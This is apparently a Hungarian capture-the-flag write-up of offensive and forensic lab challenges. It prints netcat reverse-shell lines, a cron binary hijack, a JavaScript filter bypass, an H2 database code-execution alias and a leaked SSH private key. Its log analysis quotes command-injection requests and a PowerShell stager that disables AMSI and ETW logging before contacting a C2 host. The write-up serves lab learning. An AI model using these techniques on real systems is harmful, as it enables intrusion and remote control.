f6a2791e69917762a403618f7887a9cbf359f86d5636f5b94efd7fca1573b87a82be7d7be7056cfe7f10454170a31a1a6429de6dec7dcd23ee128ec2ce1fe058c88ddb4f9841f54b3ece032a2855d435e7a46ec60ea88df135a847fa4d624941dcd655cc507f80c3500993ec71044dfd01854e208fb0fceb2185a0552730d7cbf83a71c374ca5137a6e79013f4c93e0815261895cc0c080319fa3e4313581e8

Decrypted: {"apiKey":"1337d74c985b01ab9d4f996690a8dde658ec307313c1a521810bdcff6d964b4e","comment2":"AAAAAAA♦♦NH♦♦i♦♦h♦N", "commentttttttt":"", "operation": "getFlag"}

API key: 1337d74c985b01ab9d4f996690a8dde658ec307313c1a521810bdcff6d964b4e
Valid API key, authorized.

flag{off_3_8861a4661b4436d2e81165a36adc486c}
```

flag{off\_3\_8861a4661b4436d2e81165a36adc486c}

## Egyebek

A getFlag operation mellett van egy getSshKey is.

„Welcome. You can send a "getFlag" or "getSshKey" request here, like this:”

Hasonlóan kraftolt inputra azt is elkérhetjük.

```
{"apiKey":"1337d74c985b01ab9d4f996690a8dde658ec307313c1a521810bdcff6d964b4e","comment2":"AAAAAAA","apiKey":"\\", "commentttttttt":"", "operation": "getSshKey"}

Your ciphertext: 46c85e446933ba0b289431a32550ed1825f69ed4bde095096a14c372bd0bc57457a71b094f8c590f28d61963298069c6316e5414ea4daf0fcbb5857b3163c2cd8c216f00118d8a0f0f7af896b3c5d5c6fd88d456ac7705e700f9e192ff0a24f16c74e5578b9caa9d8c4a879d91e3398f0a999e2d702591c329a0d37bbcb2cfc22545aca5f46a789d5e08a8eb6f700140628cacd43c35a577464b403957b0f2060261846f109c578db4357e88563d4dde

Please input ciphertext:

46c85e446933ba0b289431a32550ed1825f69ed4bde095096a14c372bd0bc57457a71b094f8c590f28d61963298069c6316e5414ea4daf0fcbb5857b3163c2cd8c216f00118d8a0f0f7af896b3c5d5c6fd88d456ac7705e700f9e192ff0a24f16c74e5578b9caa9d8c4a879d91e3398f0a999e2d702591c329a0d37bbcb2cfc22545aca5f46a789d5e08a8eb6f700140628cacd43c35a577464b403957b0f2060261846f109c578db4357e88563d4dde

Decrypted: {"apiKey":"1337d74c985b01ab9d4f996690a8dde658ec307313c1a521810bdcff6d964b4e","comment2":"AAAAAAA0♦♦ ♦5♦♦♦♦♦♦♦~m", "commentttttttt":"", "operation": "getSshKey"}

API key: 1337d74c985b01ab9d4f996690a8dde658ec307313c1a521810bdcff6d964b4e
Valid API key, authorized.

SSH key for the "node" user:

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktZjEAAAAAG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACCMQVShbnEIsjRAUGUUb5zc93yic5+VZXtYMH4GjrNQLAAAAIhfoqZmX6Km
ZgAAAAAtzc2gtZWQyNTUxOQAAACCMQVShbnEIsjRAUGUUb5zc93yic5+VZXtYMH4GjrNQLA
AAAEbW9eew4bjTG894tjjQruEAgTCNUXVRYJuRPSHQzcL+tYxVVKFucQiyNEBQZRRvnNz3
fKJzn5Vle1gwfgaOs1AsAAAAAAECAwQF
-----END OPENSSH PRIVATE KEY-----
```


1. SSH key for the "node" user:
2. -----BEGIN OPENSSH PRIVATE KEY-----
3. b3BlbnNzaC1rZXktZjEAAAAAG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
4. QyNTUxOQAAACCMQVShbnEIsjRAUGUUb5zc93yic5+VZXtYMH4GjrNQLAAAAIhfoqZmX6Km
5. ZgAAAAAtzc2gtZWQyNTUxOQAAACCMQVShbnEIsjRAUGUUb5zc93yic5+VZXtYMH4GjrNQLA
6. AAABW9eew4bjTG894tjjQruEAgTCNUXVRYJuRPSHQzcL+tYxVVKFucQiyNEBQZRRvnNz3
7. fKJzn5Vle1gwfgaOs1AsAAAAAAECAwQF
8. -----END OPENSSH PRIVATE KEY-----



## OFFNS\_Crypto#2

### Megoldás

Az előző SSH kulcsot nem minden kliens szeret. Puttygennel „Import key” után az Export OpenSSH key (force new file format) már kompatibilis volt a kliensemmel.



```
1. -----BEGIN OPENSSH PRIVATE KEY-----
2. b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtz
3. c2gtZWQyNTUxOQAAACCMQVShbnEIsjRAUGUUb5zc93yic5+VZXtYMH4GjrNQLAAA
4. AJAvteWYL7XlmAAAAAtzc2gtZWQyNTUxOQAAACCMQVShbnEIsjRAUGUUb5zc93yi
5. c5+VZXtYMH4GjrNQLAAAEbw9eew4bjTG894tjjQruEAgCNUXVRYJuRPsHQzcLt
6. +YxBVKFucQiyNEBQZRRvnNz3fKJzn5Vle1gwfgaOs1AsAAAAAECawQFBgcICQoL
7. DA0=
8. -----END OPENSSH PRIVATE KEY-----
```

Ezzel már be tudunk sshzni a nyitott porton.

```
1. ssh -i /tmp/ssh.key node@10.0.10.97
```

Van egy cron job, amely rootként futtat egy olyan binárist melyet bárki módosíthat, 1 percenként fut.

```
(mullerdauid@DESKTOP-DAVID2)-[/mnt/d/Temp/ctf/hcsc22/off2]
$ ssh -i /tmp/ssh.key node@10.0.10.97
crypto:~$ cat /etc/crontab
*/1 * * * * root /usr/bin/rkhunter --cronjob
crypto:~$ ls -al /usr/bin/rkhunter
-rwxrwxrwx 1 root root 40 Jul 31 07:47 /usr/bin/rkhunter
crypto:~$
```

```
1. echo '#!/bin/sh' >> rkhunter
2. echo 'nc 10.0.1.2 4444 -e /bin/bash' >> rkhunter
3. chmod 777 rkhunter
4. cat ./rkhunter > /usr/bin/rkhunter
```

```
crypto:~$ echo '#!/bin/sh' >> rkhunter
crypto:~$ echo 'nc 10.0.1.2 4444 -e /bin/bash' >> rkhunter
crypto:~$ chmod 777 rkhunter
crypto:~$ cat ./rkhunter > /usr/bin/rkhunter
crypto:~$
```

A flag nem egy txt, hanem egy futtatható állomány, futtatva kiírja a flaget. Néhány dolgot ellenőriz (például a root jelszó hashét) és csak a gépen futtatható könnyen.

```
(mullerdavid@DESKTOP-DAVID2)~/mnt/d/Temp/ctf/hcsc22/off2
$ nc -l -v -p 4444
listening on [any] 4444 ...
connect to [172.24.148.168] from DESKTOP-DAVID2.mshome.net [172.24.144.1] 61368
./flag
flag{off_4_e946801225142d40d50d416e3a77d6d9}
```

flag{off\_4\_e946801225142d40d50d416e3a77d6d9}

### OFFNS\_BonkBox#1

Egy nmap után kiderül, hogy a szerveren a 22, 5000 és 8080 portok figyelnek.

```
(mullerdavid@DESKTOP-DAVID2)~/mnt/d/Temp/ctf/hcsc22/off3
$ nmap --top-ports 1000 10.0.10.99 -sV
Starting Nmap 7.92 (https://nmap.org) at 2022-08-01 23:26 CEST
Nmap scan report for bonk.localdomain (10.0.10.99)
Host is up (0.60s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.0 (protocol 2.0)
5000/tcp open tcpwrapped
8080/tcp open http-proxy
```

A szolgáltatást az 5000 porton lelőtte az nmap, így a szervert újra kellett indítani.

Ezen a porton egy saját telnet szerű alkalmazás fut.

```
(mullerdavid@DESKTOP-DAVID2)~/mnt/d/Temp/ctf/hcsc22/off3
$ nc 10.0.10.99 5000
> test
Uncaught ReferenceError: test is not defined
> 1
1
> console.log(1)
1
undefined
> |
```

Néhány próba után kiderült, hogy egy javascript interpreterrel van dolgunk, de egyes kulcsszavak (+, eval, btoa,...) szűrve vannak.

```
> eval("1+2")
+ is not allowed, BONK!
> eval("")
eval is not allowed, BONK!
> btoa("")
btoa is not allowed, BONK!
> |
```

A Function és decodeURIComponent segítségével viszont ezek megkerülhetőek és tetszőleges kódot tudunk futtatni.

```
1. Function(decodeURIComponent("<urlencoded>"))()
```

Az alábbi kódot futtatva (a fenti módszert alkalmazva az érvénytelen szavakra).

```
1. var cp = null
2. cp = require('child_process')
3. var s = null
4. s = cp.spawn
5. s('nc',['10.0.1.2', 4444, '-e', '/bin/bash'])
```

```
> var cp = null
undefined
> Function(decodeURIComponent("%63%70%20%3D%20%72%65%71%75%69%72%65%28%27%63%68%69%6C%64%5F%70%72%6F%63%65%73%73%27%29"))
()
undefined
> var s = null
undefined
> Function(decodeURIComponent("%73%20%3D%20%63%70%2E%73%70%61%77%6E"))()
undefined
> s('nc',['10.0.1.2', 4444, '-e', '/bin/bash'])
<ref *1> ChildProcess {
 _events: [Object: null prototype] {},
 _eventsCount: 0,
 _maxListeners: undefined,
 _closesNeeded: 3,
 _closesGot: 0,
 connected: false,
 signalCode: null
```

A flag a user home könyvtárában van.


```
(muller david@DESKTOP-DAVID2)~/mnt/d/Temp/ctf/hcsc22/off3
$ nc -l -v -p 4444
listening on [any] 4444 ...
connect to [172.24.148.168] from DESKTOP-DAVID2.mshome.net [172.24.144.1] 62479
cat /home/node/flag.txt
flag{off_5_58c90a12b6000de2b030b694e54f3ead}
```

flag{off\_5\_58c90a12b6000de2b030b694e54f3ead}

## OFFNS\_BonkBox#2

### Megoldás

A másik porton egy login form fogad.



**Login**

Login

Mivel már bent vagyunk a gépen, látjuk a folyamatokat. Valószínűleg a java process fut a 8080 porton. A hozzátartozó jar fájl a `/opt/cookbook.war` alatt található.

```
2930 root 0:22 java -server -Xms256M -Xmx256M -Djava.awt.headless=true -Dfile.encoding=utf-8 -XX:+UseG1GC -XX:MaxGC
PauseMillis=80 -Dspring.datasource.password=7oQPn2yUgc -jar /opt/cookbook.war --logging.file=/var/log/cookbook/applicatio
n.log --logging.path=/var/log/cookbook
2957 root 0:00 /usr/sbin/crond -c /etc/crontabs

bonk:~$ ls -al /opt/cookbook.war
-rw-r--r-- 1 root root 50957398 Jul 11 03:02 /opt/cookbook.war
bonk:~$ |
```

A `/opt/cookbook.war` olvasható a sima user számára is. Látszik a jelszava is az adatbázisnak a parancssoron. A jar fájlt lokálisan megvizsgálva a következők találhatóak. A jar fájl is csak egy zip fájl.

1. Ez egy springboot app. Ez fut a 8080-as porton.
2. `WEB-INF\classes\data.sql`  
Tartalmaz kezdeti adatbázist, működő belépési adatokkal.

```
1. insert into user (id, dtype, username, password) values
2. (1, 'Cook', 'AzureDiamond', 'hunter2'),
3. (2, 'Cook', 'jane', '1q2w3e');
```

3. `WEB-INF\classes\cookbook\configuration\SecurityConfiguration.class`  
Tartalmaz egy `/h2-console/` route-ot is.

```
1. @Configuration
2. @EnableWebSecurity
3. public class SecurityConfiguration extends WebSecurityConfigurerAdapter {
4. @Autowired
5. private DataSource dataSource;
6. @Autowired
7. private CookbookService cookbookService;
8.
9. protected void configure(AuthenticationManagerBuilder auth) throws Exception {
10. ((JdbcUserDetailsManagerConfigurer)auth.jdbcAuthentication()).dataSource(this.dataSource).
 passwordEncoder(NoOpPasswordEncoder.getInstance()).usersByUsernameQuery("select
 username, password, true from user where username=?");
11. }
12.
13. protected void configure(HttpSecurity http) throws Exception {
14. ((HttpSecurity)((FormLoginConfigurer)((FormLoginConfigurer)((HttpSecurity)((HttpSecurity)
 ((HttpSecurity)((AuthorizedUrl)((AuthorizedUrl)((AuthorizedUrl)http.authorizeRequests().a
 ntMatchers(new String[]{"/*css/*"})).permitAll().antMatchers(new String[]{"/*h2-
 console/*"})).permitAll().anyRequest().authenticated().and().csrf().ignoringAntMatcher
 s(new String[]{"/*h2-console/*"}
).and().headers().frameOptions().sameOrigin().and().formLogin().loginPage("/login").per
 mitAll().successHandler(new 2(this)).and().logout().logoutSuccessHandler(new
 1(this)).permitAll();
15. }
16. }
```


#### 4. WEB-INF\classes\application.properties

Tartalmazza az adatbázis adatait.

```
1. spring.datasource.url=jdbc:h2:mem:testdb
2. spring.datasource.driverClassName=org.h2.Driver
3. spring.datasource.username=admin2
4. spring.datasource.password=
5.
6. spring.jpa.show-sql=false
7. spring.h2.console.enabled=true
8. spring.jpa.database-platform=org.hibernate.dialect.H2Dialect
9. spring.jpa.open-in-view=false
10.
11. spring.mvc.view.prefix=/WEB-INF/views/
12. spring.mvc.view.suffix=.jsp
```

Ezekkel a bejelentkezési adatokkal (és a futó folyamat parancssorából a jelszóval) tudunk a H2 konzolon az in memory adatbázishoz csatlakozni.

Sajnos a H2 konzol nem elérhető távolról.




## H2 Console

Sorry, remote connections ('webAllowOthers') are disabled on this server.

Viszont van kódfuttatásunk. Tudunk egy reverse proxyt futtatni és máris localhostról csatlakozunk.

```
1. socat TCP-LISTEN:8081,fork TCP:127.0.0.1:8080
```

Innen már be tudunk jelentkezni az application.properties és a parancssor adataival.



Az adatbázison keresztül tudunk kódot is futtatni.

1. 

```
CREATE ALIAS EXECVE AS $$ String execve(String cmd) throws java.io.IOException {
 java.util.Scanner s = new
 java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\\\A");
 return s.hasNext() ? s.next() : ""; }$$;
```
2. 

```
CALL EXECVE('/root/flag');
```

The screenshot shows the H2 console interface. The left sidebar displays the database schema for 'jdbc:h2:mem:testdb', including tables like AUTHORITIES, COMMENT, RECIPE, and INFORMATION\_SCHEMA. The main area shows the execution of the first SQL statement: `CREATE ALIAS EXECVE AS $$ String execve(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\\\A"); return s.hasNext() ? s.next() : ""; }$$;`. The output indicates the statement was executed successfully with an update count of 0 and a duration of 974 ms.

Ezek után csak meghívjuk a készített függvényt. A flag nem egy txt, hanem egy futtatható állomány, futtatva kiírja a flaget. Néhány dolgot ellenőriz (például a root jelszó hashét) és csak a gépen futtatható könnyen.

The screenshot shows the H2 console interface with the second SQL statement executed: `CALL EXECVE('/root/flag');`. The output displays the flag value: `flag{off_6_58c90a12b6000de2b030b694e54f3ead}`. The output is shown in a table with 1 row and a duration of 97 ms.

flag{off\_6\_58c90a12b6000de2b030b694e54f3ead}

## Def\_forensics

### DFNSV\_WebProbe

#### Megoldás

Logelemzés során a webszerver access logjaiban érdekes kérések vannak. Ez az egyik első jele a támadásnak. Ezzel megvan az időablak eleje is ahol érdemes a továbbiakban nézelődni. A WebSVN szervert támadják.

c:\inetpub\logs\LogFiles\W3SVC1\u\_ex220725.log

1. 2022-07-25 13:10:12 192.168.248.140 GET /listing.php repname=work&template=calm 80 - 192.168.248.133 Mozilla/5.0+(X11;+Linux+x86\_64;+rv:91.0)+Gecko/20100101+Firefox/91.0 http://192.168.248.140/listing.php?repname=work&template=Elegant 200 0 0 231
2. 2022-07-25 13:10:22 192.168.248.140 GET /search.php repname=work&search=%22%26flag%7Bdef\_1\_7e7b364a9671dc7eb51415d302474689%7D%26 80 - 192.168.248.133 Mozilla/5.0+(X11;+Linux+x86\_64;+rv:91.0)+Gecko/20100101+Firefox/91.0 http://192.168.248.140/listing.php?repname=work&template=calm 500 0 0 255
3. 2022-07-25 13:10:43 192.168.248.140 GET /search.php repname=work&search=%22%26ping+127.0.0.1+-n+6+%3E+nul%26%22 80 - 192.168.248.133 Mozilla/5.0+(X11;+Linux+x86\_64;+rv:91.0)+Gecko/20100101+Firefox/91.0 http://192.168.248.140/listing.php?repname=work&template=calm 500 0 0 5357
4. 2022-07-25 13:10:58 192.168.248.140 GET / - 80 - 192.168.248.133 Mozilla/5.0+(X11;+Linux+x86\_64;+rv:91.0)+Gecko/20100101+Firefox/91.0 - 302 0 0 66
- 5.

```
57 2022-07-25 13:10:12 192.168.248.140 GET /listing.php repname=work&template=calm 80 - 192.168.248.133 Mozilla/5.0+(X11;+Linux+x86_64;+rv:91.0)+Gecko/20100101+Firefox/91.0 http://192.168.248.140/listing.php?repname=work&template=Elegant 200 0 0 231
58 2022-07-25 13:10:22 192.168.248.140 GET /search.php repname=work&search=%22%26flag%7Bdef_1_7e7b364a9671dc7eb51415d302474689%7D%26 80 - 192.168.248.133 Mozilla/5.0+(X11;+Linux+x86_64;+rv:91.0)+Gecko/20100101+Firefox/91.0 http://192.168.248.140/listing.php?repname=work&template=calm 500 0 0 255
59 2022-07-25 13:10:43 192.168.248.140 GET /search.php repname=work&search=%22%26ping+127.0.0.1+-n+6+%3E+nul%26%22 80 - 192.168.248.133 Mozilla/5.0+(X11;+Linux+x86_64;+rv:91.0)+Gecko/20100101+Firefox/91.0 http://192.168.248.140/listing.php?repname=work&template=calm 500 0 0 5357
60 2022-07-25 13:10:58 192.168.248.140 GET / - 80 - 192.168.248.133 Mozilla/5.0+(X11;+Linux+x86_64;+rv:91.0)+Gecko/20100101+Firefox/91.0 - 302 0 0 66
61 2022-07-25 13:10:58 192.168.248.140 GET /listing.php repname=work 80 - 192.168.248.133 Mozilla/5.0+(X11;+Linux+x86_64;+rv:91.0)+Gecko/20100101+Firefox/91.0 - 302 0 0 66
```

A „flag%7Bdef\_1\_7e7b364a9671dc7eb51415d302474689%7D” urldecodeolva megadja a flaget.

flag{def\_1\_7e7b364a9671dc7eb51415d302474689}

### DFNSV\_WebShell

#### Megoldás

Szintén az inetpub logokban látszik a YD2kb6.ZiP.B64 feltöltése majd dekódolása

(c:\php\YD2kb6.ZiP.B64 -> YD2kb6.ZiP -> YD2kb6.php) . A php fájl megfelelő része tartalmazza a flaget encodeolva.

1. 2022-07-25 13:23:01 192.168.248.140 GET /search.php repname=work&search=%22%26echo+UEsDBBQAAGAIAlB6%2BVRr1N1P6QQAAPQNAAKAAAAWUQya2I2LnBocLVX%2B0%2FfC0BD%2B0K1Wie6dLSPSoQBemoVHRXQIWK9wqysMhEdkkip1Cu%2BR%2Fv%2FErwtD7odDgtifx988Pj4xR8d5lGt%2B4hkiXUU4STZ5EX93KdZGbhAUDlomiVVDDeVbQHPSRHkAYS8LMPGLOKdZQXLS225RuD%2F0qb0UA5THOUYmKpBhzvrgI4DzAdBo2L0yDHFhZ6bZ3Qb0E5za02a0iyIr7NBNCly0ktiXwvL1Kdxlmq042cpoUXpU527bXJPjc2IRjF5u%2B5R4AuWRHggUJBVKRU1XYApBibYLYk4sIEBw3Gog5I4z4h%2B%2BenSubgy0c3Z%2BWK0jB1bWPb8PCBwfr1F4PTi5qoRqa2Gk6lXld3icJC%2FDib43C0srwCjZaeIT1VgWhapVuNDTrp4naXxT8z8xE8x1XvByR015ABOKIFj8l0aOgFWPMDbbhSDQT1UR4H9kmzqhvG0bQlWNaXU6WAB7G2jUEDdhFMAZzeEzDrhJ%2B5U2B2ToDpU8M6gXWHxmvSjPE6phwq1y55YKMBL8t1ro8C17rsNOFjQ%2FwZY%2BL6WEdHkIvJhFrIFDLWgMySydy3ZLAFzRofDygssBv0iYDA7tocpe4amzK%2FjQ2PGFdwEnb1pIRh93NAZH03cC9ofixiivuhedcsfeDYgKae3Jc4nWK0c0Qz4%2F6KE7zKpqjrKT8Gwv1GfsYm8coTrDyXSoQAZDbpLhYUcEyYjUgLVbcWcs17ltzX%2BzmxsBuLsiwq%2BvTs3NU%2B8ZKy%2Fsk0Erk80q5ForYazq3656W30dhYS6cJnYXyKaUxgotli6Q6xCVpZv7A8b1l%2B8fUa1aFgpgt4tqDldDxWJ9yG7U5IjzuzwzZlRwDwDivQnfwlTmA%2FesnlWVNI2hHaM48GtzmIjBtmxLE2nP6%2FKja%2BDwKffaSVGmejuxVD8Yj3cU0hTP0ixN4YKgZP4DpnDZ2CDLWZo1nchs9SCT9bU04x9ISHMBVYwpFgTGRtxShxU9LwGMVUG5aIoLa43yIvMxgavNBk5bG%2B8Wzu1Fu4dDh4RWTEzW5%2FkfoVdyGRuo5tj1i12Ia57R%2B0gFi9iSsqcasSwvic3NuQc5MW%2FiraYICU%2FexF38%2FsfH60PxgtEi0AYNPewta0e7PDs91DaS9Q6eEAFaVX%2BnbwryDbb1YFbIc6amBobDzx4sOomJVa5n3ez1fh8vFPrgkxiwUG0qjfJuknGwix%2FETqeaP8qcnUaL4y4NHDFAZZHnKen3ycUzmFU0zLteNbnqPA0fpOkMdnBAEVLrvhFZgrwHB3UYK%2F8qUGTXEXxf9XkSGhFkb71esP8%2F0v%2F6F0B6nTi8GPW0bi8JKAQdQ05WJRApAr5XF2qo6rCqOW3hbYkIDo%2Fv45QuqFQwTz15HP0ss59Lc3m4COFTX%2F8c46d2uYcdq5Gdp10Te%2F8lwoP0s1fSb4uZ6hmqtVxKh2G9WIBCP8kIFjh%2F8sHFV5C685USkneeq2HvNnSUL9HEcWne23UC7GcBvPBu10%2FR7YI%2B



- 2022-07-25 13:30:05 192.168.248.140 GET /search.php repname=work&search=%7C%2226cd+%5CpHp%26cERtUtI+-dEOdE+YD2kb6.ZiP.B64+YD2kb6.ZiP%26%22 80 - 192.168.248.133 Mozilla/5.0+(X11;+Linux+x86\_64;+rv:91.0)+Gecko/20100101+Firefox/91.0 http://192.168.248.140/listing.php?repname=work 500 0 0 892
- 2022-07-25 13:34:48 192.168.248.140 GET /search.php repname=work&search=%7C%2226cd+%5CpHp%26TaR+-xf+YD2kb6.ZiP%26%22 80 - 192.168.248.133 Mozilla/5.0+(X11;+Linux+x86\_64;+rv:91.0)+Gecko/20100101+Firefox/91.0 http://192.168.248.140/listing.php?repname=work 500 0 0 673
- 2022-07-25 13:37:04 192.168.248.140 GET /search.php repname=work&search=%7C%2226cd+%5CpHp%26pHp+YD2kb6.PHP%26%22 80 - 192.168.248.133 Mozilla/5.0+(X11;+Linux+x86\_64;+rv:91.0)+Gecko/20100101+Firefox/91.0 http://192.168.248.140/listing.php?repname=work 500 0 258 100452

A php fájl megfelelő része. Lefuttatva megkapjuk a flaget.

```
1. echo
base64_decode('ZmxhZ3tkZWZfM185YmY0').hex2bin('30393035').strrev('}36d71c8bef3d0316d7cb7b
99');
```

```
flag{def 2 9bf4090599b7bc7d6130d3feb8c17d63}
```

DFNSV Privesc

## Megoldás

Kártékony maradványok keresése 2022-07-25 13:10:22 után/környékén.

A c:\Users\Public\gyakori hely, keresés alapján 2 új fájl is keletkezett: defender.bat, dusmapi.dll.

Előbbi kikapcsolja a víruskeresést, utóbbi pedig egy kártékony bináris, a flaggel.

Lister - [d:\Temp\ctf\hcsc22\def\dusmapi.dll]

Fájl Szerkesztés Beállítások Kikódolás Súgó

```

.....Flag{def_3_38adb16bf4985ab3dd135d236c804941}.exit.....
.....p.üý.....°üý.....°üý.....Lpüý.....0 üý.....
.....Mingw-w64 runtime failure:.....Address %p has n
o image-section. VirtualQuery failed for %d bytes at address %p..... U
irtualProtect failed with code 0x%x.. Unknown pseudo relocation protocol v
ersion %d..... Unknown pseudo relocation bit size %d.....%d bit ps
eudo relocation at %p out of range, targeting %p, yielding the value %p....
.....@0üý.....■'üý.....@Eüý.....@Eüý.....@Eüý.....
.....üý.....üý.....Ppüý.....40üý.....0püý.....8p
üý.....üý.....üý.....üý.....üý.....üý.....
...GCC: (GNU) 10-win32 20220113....GCC: (GNU) 10-win32 20220324....GCC: (GN

```


```
flag{def 3 38adb16bf4985ab3dd135d236c804941}
```



## DFNSV\_C2#1

## Megoldás

Az eseménynapló tartalmaz gyanús/kártékony bejegyzést közel időben az előző eseményekhez (7/25/2022 16:38:24).



```
powershell -noP -sta -w 1 -enc <base64str>
```

```
1. If($PSVersionTable.PSVersion.Major -ge 3){$Ref=[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils');$Ref.GetField('amsiInitFailed','NonPublic,Static').Setvalue($Null,$true);[System.Diagnostics.Eventing.EventProvider].GetField('m_enabled','NonPublic,Instance').SetValue([Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider').GetField('etwProvider','NonPublic,Static').GetValue($null),0);};[System.Net.ServicePointManager]::Expect100Continue=0;$wc=New-Object System.Net.WebClient;$u='flag{def_4_dd0711788d0095025fe4afedffbe7331}';$ser=$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aAB0AHQACAA6AC8ALwAxAdkAMgAuADEANGA4AC4AMgA0ADgALgAxADMAmWAGADgAMAA4ADAA')));$t='/admin/get.php';$wc.Headers.Add('User-Agent',$u);$wc.Proxy=[System.Net.WebRequest]::DefaultWebProxy;$wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;$Script:Proxy = $wc.Proxy;$K=[System.Text.Encoding]::ASCII.GetBytes('lrmY^e_.E24qXpy[!uAdwg,V6S0vKt');$R={$D,$K=$Args;$S=0..255;0..255%{$J=($J+$S[$_] 